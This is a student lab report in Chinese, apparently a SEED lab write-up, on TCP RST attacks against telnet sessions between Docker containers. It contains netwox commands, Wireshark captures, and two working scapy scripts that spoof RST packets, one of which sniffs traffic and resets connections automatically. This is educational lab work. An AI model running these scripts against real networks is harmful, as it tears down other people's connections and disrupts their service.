
任务 2：针对 telnet 或 ssh 连接的 TCP RST 攻击

1 攻击过程


1.1 netwox：

（1）*Wireshark*截包截图。*netwox*自动攻击，所以该*TCP*报文信息用处不大。



```
984 2022-04-09 11:50:15.3885468… 172.17.0.2    172.17.0.4    TCP     69 [TCP Keep-Alive] 59206 → 23 [PSH, ACK] Seq=3730410491 Ack=2417359992 Win=29312 Len=1 TSval=38
985 2022-04-09 11:50:15.3885062… 172.17.0.2    172.17.0.4    TCP     69 [TCP Keep-Alive] 59206 → 23 [PSH, ACK] Seq=3730410491 Ack=2417359992 Win=29312 Len=1 TSval=38
986 2022-04-09 11:50:15.3896306… 172.17.0.4    172.17.0.2    TELNET  69 Telnet Data ...
987 2022-04-09 11:50:15.3897385… 172.17.0.4    172.17.0.2    TCP     69 [TCP Keep-Alive] 23 → 59206 [PSH, ACK] Seq=2417359992 Ack=3730410492 Win=29056 Len=1 TSval=38
988 2022-04-09 11:50:15.3896306… 172.17.0.4    172.17.0.2    TCP     69 [TCP Keep-Alive] 23 → 59206 [PSH, ACK] Seq=2417359992 Ack=3730410492 Win=29056 Len=1 TSval=38
989 2022-04-09 11:50:15.3897956… 172.17.0.2    172.17.0.4    TCP     68 59206 → 23 [ACK] Seq=3730410492 Ack=2417359993 Win=29312 Len=0 TSval=3816344 TSecr=3816344
990 2022-04-09 11:50:15.3898068… 172.17.0.2    172.17.0.4    TCP     68 [TCP Keep-Alive ACK] 59206 → 23 [ACK] Seq=3730410492 Ack=2417359993 Win=29312 Len=0 TSval=381
991 2022-04-09 11:50:15.3897956… 172.17.0.2    172.17.0.4    TCP     68 [TCP Keep-Alive ACK] 59206 → 23 [ACK] Seq=3730410492 Ack=2417359993 Win=29312 Len=0 TSval=381
```

（2）攻击命令：`sudo netwok 78 -d docker0`。




```
[04/09/22]seed@VM:~/TCP$ sudo netwox 78 -d docker0

^C
[04/09/22]seed@VM:~/TCP$ sudo netwox 78 -i "172.17
.0.4"
^C
[04/09/22]seed@VM:~/TCP$ sudo netwox 78 -d docker0
```

```
ry nonexistent
 foreign host.
```

```
root@user:/# sudo telnet 172.17.0.4
Trying 172.17.0.4...
Connected to 172.17.0.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
2091fb242a3d login: seed
Password:
Last login: Sat Apr  9 11:48:43 CST 2022 on pts/1
sh: 1: cannot create /run/motd.dynamic.new: Directory nonexistent
[04/09/22]seed@2091fb242a3d:~$ test
[04/09/22]seed@2091fb242a3d:~$ tConnection closed by foreign host.
root@user:/# 
```

（3）上图是先建立连接再攻击，攻击成功，*telnet*连接异常中止，符合预期结果。

下图是先攻击再尝试建立连接。可以看到，先是连接时就失败了，再是连接成功后登录时被打断了。




```
root@user:/# sudo telnet 172.17.0.4
Trying 172.17.0.4...
telnet: Unable to connect to remote host: Connection reset by peer
root@user:/# sudo telnet 172.17.0.4
Trying 172.17.0.4...
Connected to 172.17.0.4.
Escape character is '^]'.
Connection closed by foreign host.
root@user:/# 
```

1.2 scapy手动攻击：

（1）*Wireshark*截包截图。

关键信息：*ip*：172.17.0.2→172.17.0.4，*port*：59252→23，*Seq*：470998582。


*any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
Expression…
+

No.	Time	Source	Destination	Protocol	Length	Info
288	2022-04-09 12:31:18.1179424…	172.17.0.2	172.17.0.4	TCP	69	[TCP Keep-Alive…
289	2022-04-09 12:31:18.1180148…	172.17.0.2	172.17.0.4	TCP	69	[TCP Keep-Alive…
290	2022-04-09 12:31:18.1184321…	172.17.0.4	172.17.0.2	TELNET	69	Telnet Data ...
291	2022-04-09 12:31:18.1184462…	172.17.0.4	172.17.0.2	TCP	69	[TCP Keep-Alive…
292	2022-04-09 12:31:18.1184726…	172.17.0.2	172.17.0.4	TCP	68	59252 → 23 [ACK…
293	2022-04-09 12:31:18.1184782…	172.17.0.2	172.17.0.4	TCP	68	[TCP Keep-Alive…
310	2022-04-09 12:33:28.5283169…	172.17.0.2	172.17.0.4	TCP	56	59252 → 23 [RST…
311	2022-04-09 12:33:28.5283295…	172.17.0.2	172.17.0.4	TCP	56	59252 → 23 [RST…
313	2022-04-09 12:33:33.1621554…	172.17.0.2	172.17.0.4	TELNET	69	Telnet Data ...
314	2022-04-09 12:33:33.1621960…	172.17.0.2	172.17.0.4	TCP	69	[TCP Keep-Alive…
315	2022-04-09 12:33:33.1622572…	172.17.0.4	172.17.0.2	TCP	56	23 → 59252 [RST…
316	2022-04-09 12:33:33.1622690…	172.17.0.4	172.17.0.2	TCP	56	23 → 59252 [RST…


```
▸ Frame 292: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 172.17.0.2, Dst: 172.17.0.4
▸ Transmission Control Protocol, Src Port: 59252, Dst Port: 23, Seq: 470998582, Ack: 4289598909, Len: 0
0000  00 03 00 01 00 06 02 42  ac 11 00 02 00 00 08 00   .......B ........
0010  45 10 00 34 2f f1 40 00  40 06 b2 9a ac 11 00 02   E..4/.@. @.......
0020  ac 11 00 04 e7 74 00 17  1c 12 de 36 ff ae 15 bd   .....t.. ...6....
0030  80 10 00 e5 58 4f 00 00  01 01 08 0a 00 43 a0 9a   ....XO.. .....C..
0040  00 43 a0 9a                                        .C..
```

（2）攻击脚本：

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING RESET PACKET.........")
ip = IP(src="172.17.0.2", dst="172.17.0.4")
tcp = TCP(sport=59252, dport=23,flags="R",seq=470998582)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```


攻击命令：`sudo python reset_manual.py`。

（3）观察和解释：成功，符合预期。如下图，图中第二个*t*对应攻击的*tcp*报文。当再输入一个*t*时，显示连接已经中止。



```
root@user:/# sudo telnet 172.17.0.4
Trying 172.17.0.4...
Connected to 172.17.0.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
2091fb242a3d login: seed
Password:
Last login: Sat Apr  9 11:49:48 CST 2022 on pts/1
sh: 1: cannot create /run/motd.dynamic.new: Directory nonexistent
[04/09/22]seed@2091fb242a3d:~$ tttConnection closed by foreign host
.
root@user:/#
```

而且，使用*wireshark*抓取报文，可以看到我们伪造的*RST*报文成功发出、并阻碍了通信。




```
tcp                                                                                 Expression…  +
No.   Time                              Source          Destination     Protocol  Length Info
  260 2022-04-09 12:29:38.4643862…  172.17.0.2      172.17.0.4      TCP         68 [TCP Keep-Alive…
  262 2022-04-09 12:29:59.0924384…  172.17.0.2      172.17.0.4      TELNET      69 Telnet Data ...
  263 2022-04-09 12:29:59.0924733…  172.17.0.2      172.17.0.4      TCP         69 [TCP Keep-Alive…
  264 2022-04-09 12:29:59.0926980…  172.17.0.4      172.17.0.2      TELNET      69 Telnet Data ...
  265 2022-04-09 12:29:59.0927096…  172.17.0.4      172.17.0.2      TCP         69 [TCP Keep-Alive…
  266 2022-04-09 12:29:59.0927354…  172.17.0.2      172.17.0.4      TCP         68 59252 → 23 [ACK…
  267 2022-04-09 12:29:59.0927409…  172.17.0.2      172.17.0.4      TCP         68 [TCP Keep-Alive…
  278 2022-04-09 12:30:55.5850858…  172.17.0.2      172.17.0.4      TCP         56 59252 → 23 [RST…
  279 2022-04-09 12:30:55.5850973…  172.17.0.2      172.17.0.4      TCP         56 59252 → 23 [RST…
  280 2022-04-09 12:30:55.5851328…  172.17.0.4      172.17.0.2      TCP         68 [TCP Dup ACK 26…
  281 2022-04-09 12:30:55.5851470…  172.17.0.4      172.17.0.2      TCP         68 [TCP Dup ACK 26…
  282 2022-04-09 12:30:55.5851328…  172.17.0.4      172.17.0.2      TCP         68 [TCP Dup ACK 26…
  288 2022-04-09 12:31:18.1179424…  172.17.0.2      172.17.0.4      TCP         69 [TCP Keep-Alive…
  289 2022-04-09 12:31:18.1180148…  172.17.0.2      172.17.0.4      TCP         69 [TCP Keep-Alive…
  290 2022-04-09 12:31:18.1184321…  172.17.0.4      172.17.0.2      TELNET      69 Telnet Data ...
  291 2022-04-09 12:31:18.1184462…  172.17.0.4      172.17.0.2      TCP         69 [TCP Keep-Alive…
  292 2022-04-09 12:31:18.1184726…  172.17.0.2      172.17.0.4      TCP         68 59252 → 23 [ACK…
  293 2022-04-09 12:31:18.1184782…  172.17.0.2      172.17.0.4      TCP         68 [TCP Keep-Alive…
  310 2022-04-09 12:33:28.5283169…  172.17.0.2      172.17.0.4      TCP         56 59252 → 23 [RST…
  311 2022-04-09 12:33:28.5283295…  172.17.0.2      172.17.0.4      TCP         56 59252 → 23 [RST…
  313 2022-04-09 12:33:33.1621554…  172.17.0.2      172.17.0.4      TELNET      69 Telnet Data ...
▸ Frame 278: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 172.17.0.2, Dst: 172.17.0.4
▸ Transmission Control Protocol, Src Port: 59252, Dst Port: 23, Seq: 470998582, Len: 0
0000  00 04 00 01 00 06 02 42  b4 54 d5 fd 00 00 08 00   .......B .T......
0010  45 00 00 28 00 01 00 00  40 06 22 a7 ac 11 00 02   E..(.... @.".....
0020  ac 11 00 04 e7 74 00 17  1c 12 de 36 00 00 00 00   .....t.. ...6....
0030  50 04 20 00 55 e3 00 00                            P. .U...
```

1.3 scapy自动攻击：

（1）*Wireshark*截包截图。


关键信息：*ip*：172.17.0.2→172.17.0.4，*port*：59296→23，*Seq*：107996481。



```
tcp                                                                                 Expression…  +
No.   Time                              Source          Destination     Protocol  Length Info
 2103 2022-04-09 12:53:04.6021336…  172.17.0.2      172.17.0.4      TCP         56 59296 → 23 [RST…
 2104 2022-04-09 12:53:04.6021518…  172.17.0.2      172.17.0.4      TCP         56 59296 → 23 [RST…
 2105 2022-04-09 12:53:04.6285528…  172.17.0.2      172.17.0.4      TCP         56 59296 → 23 [RST…
 2106 2022-04-09 12:53:04.6285727…  172.17.0.2      172.17.0.4      TCP         56 59296 → 23 [RST…
 2120 2022-04-09 12:53:39.1560246…  172.17.0.2      172.17.0.4      TELNET      69 Telnet Data ...
 2121 2022-04-09 12:53:39.1560724…  172.17.0.2      172.17.0.4      TCP         69 [TCP Keep-Alive…
 2122 2022-04-09 12:53:39.1560246…  172.17.0.2      172.17.0.4      TCP         69 [TCP Keep-Alive…
 2123 2022-04-09 12:53:39.1561349…  172.17.0.4      172.17.0.2      TCP         56 23 → 59296 [RST…
 2124 2022-04-09 12:53:39.1561469…  172.17.0.4      172.17.0.2      TCP         56 23 → 59296 [RST…
 2125 2022-04-09 12:53:39.1561349…  172.17.0.4      172.17.0.2      TCP         56 23 → 59296 [RST…
 2126 2022-04-09 12:53:39.2760979…  172.17.0.2      172.17.0.4      TCP         56 59296 → 23 [RST…
 2127 2022-04-09 12:53:39.2761222…  172.17.0.2      172.17.0.4      TCP         56 59296 → 23 [RST…
 2128 2022-04-09 12:53:39.3506611…  172.17.0.2      172.17.0.4      TCP         56 59296 → 23 [RST…
 2129 2022-04-09 12:53:39.3506887…  172.17.0.2      172.17.0.4      TCP         56 59296 → 23 [RST…
 2130 2022-04-09 12:53:39.4024203…  172.17.0.2      172.17.0.4      TCP         56 59296 → 23 [RST…
 2131 2022-04-09 12:53:39.4024375…  172.17.0.2      172.17.0.4      TCP         56 59296 → 23 [RST…
 2401 2022-04-09 14:10:24.9340845…  127.0.0.1       127.0.0.1       TCP         76 53882 → 5037 [S…
 2402 2022-04-09 14:10:24.9341996…  127.0.0.1       127.0.0.1       TCP         56 5037 → 53882 [R…
 2403 2022-04-09 14:10:24.9377242…  127.0.0.1       127.0.0.1       TCP         76 53884 → 5037 [S…
 2404 2022-04-09 14:10:24.9377983…  127.0.0.1       127.0.0.1       TCP         56 5037 → 53884 [R…
 2405 2022-04-09 14:10:24.9393927…  127.0.0.1       127.0.0.1       TCP         76 53886 → 5037 [S…
▸ Frame 2120: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface 0
▾ Linux cooked capture
    Packet type: Unicast to another host (3)
    Link-layer address type: 1
    Link-layer address length: 6
    Source: 02:42:ac:11:00:02 (02:42:ac:11:00:02)
    Protocol: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 172.17.0.2, Dst: 172.17.0.4
▸ Transmission Control Protocol, Src Port: 59296, Dst Port: 23, Seq: 107996481, Ack: 3405374733, Len: 1
▸ Telnet
```

（2）攻击命令见下图左，攻击脚本见下图右。

其中攻击脚本添加了一行判断当前截获的报文是否是*RST*报文，如果是则返回，以免截取到自己伪造的报文。




```
[04/09/22]seed@VM:~/TCP$ sudo python reset_auto.py

Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
```

```
#!/usr/bin/python3
from scapy.all import *

SRC  = "172.17.0.2"
DST  = "172.17.0.4"
PORT = 23

def spoof(pkt):
    old_tcp = pkt[TCP]
    old_ip  = pkt[IP]
    if(old_tcp.flags=="R"):
        return
    #############################################
    ip  =  IP( src   = old_ip.src ,
               dst   = old_ip.dst
             )
    tcp = TCP( sport = old_tcp.sport ,
               dport = old_tcp.dport ,
               seq   = old_tcp.seq ,
               flags = "R"
             )
    #############################################

    pkt = ip/tcp
    send(pkt,verbose=0)
    print("Spoofed Packet: {} --> {}".format(ip.src, ip.dst))

f = 'tcp and src host {} and dst host {} and dst port {}'.format
(SRC, DST, PORT)
sniff(filter=f, prn=spoof)
```

（3）观察和解释：

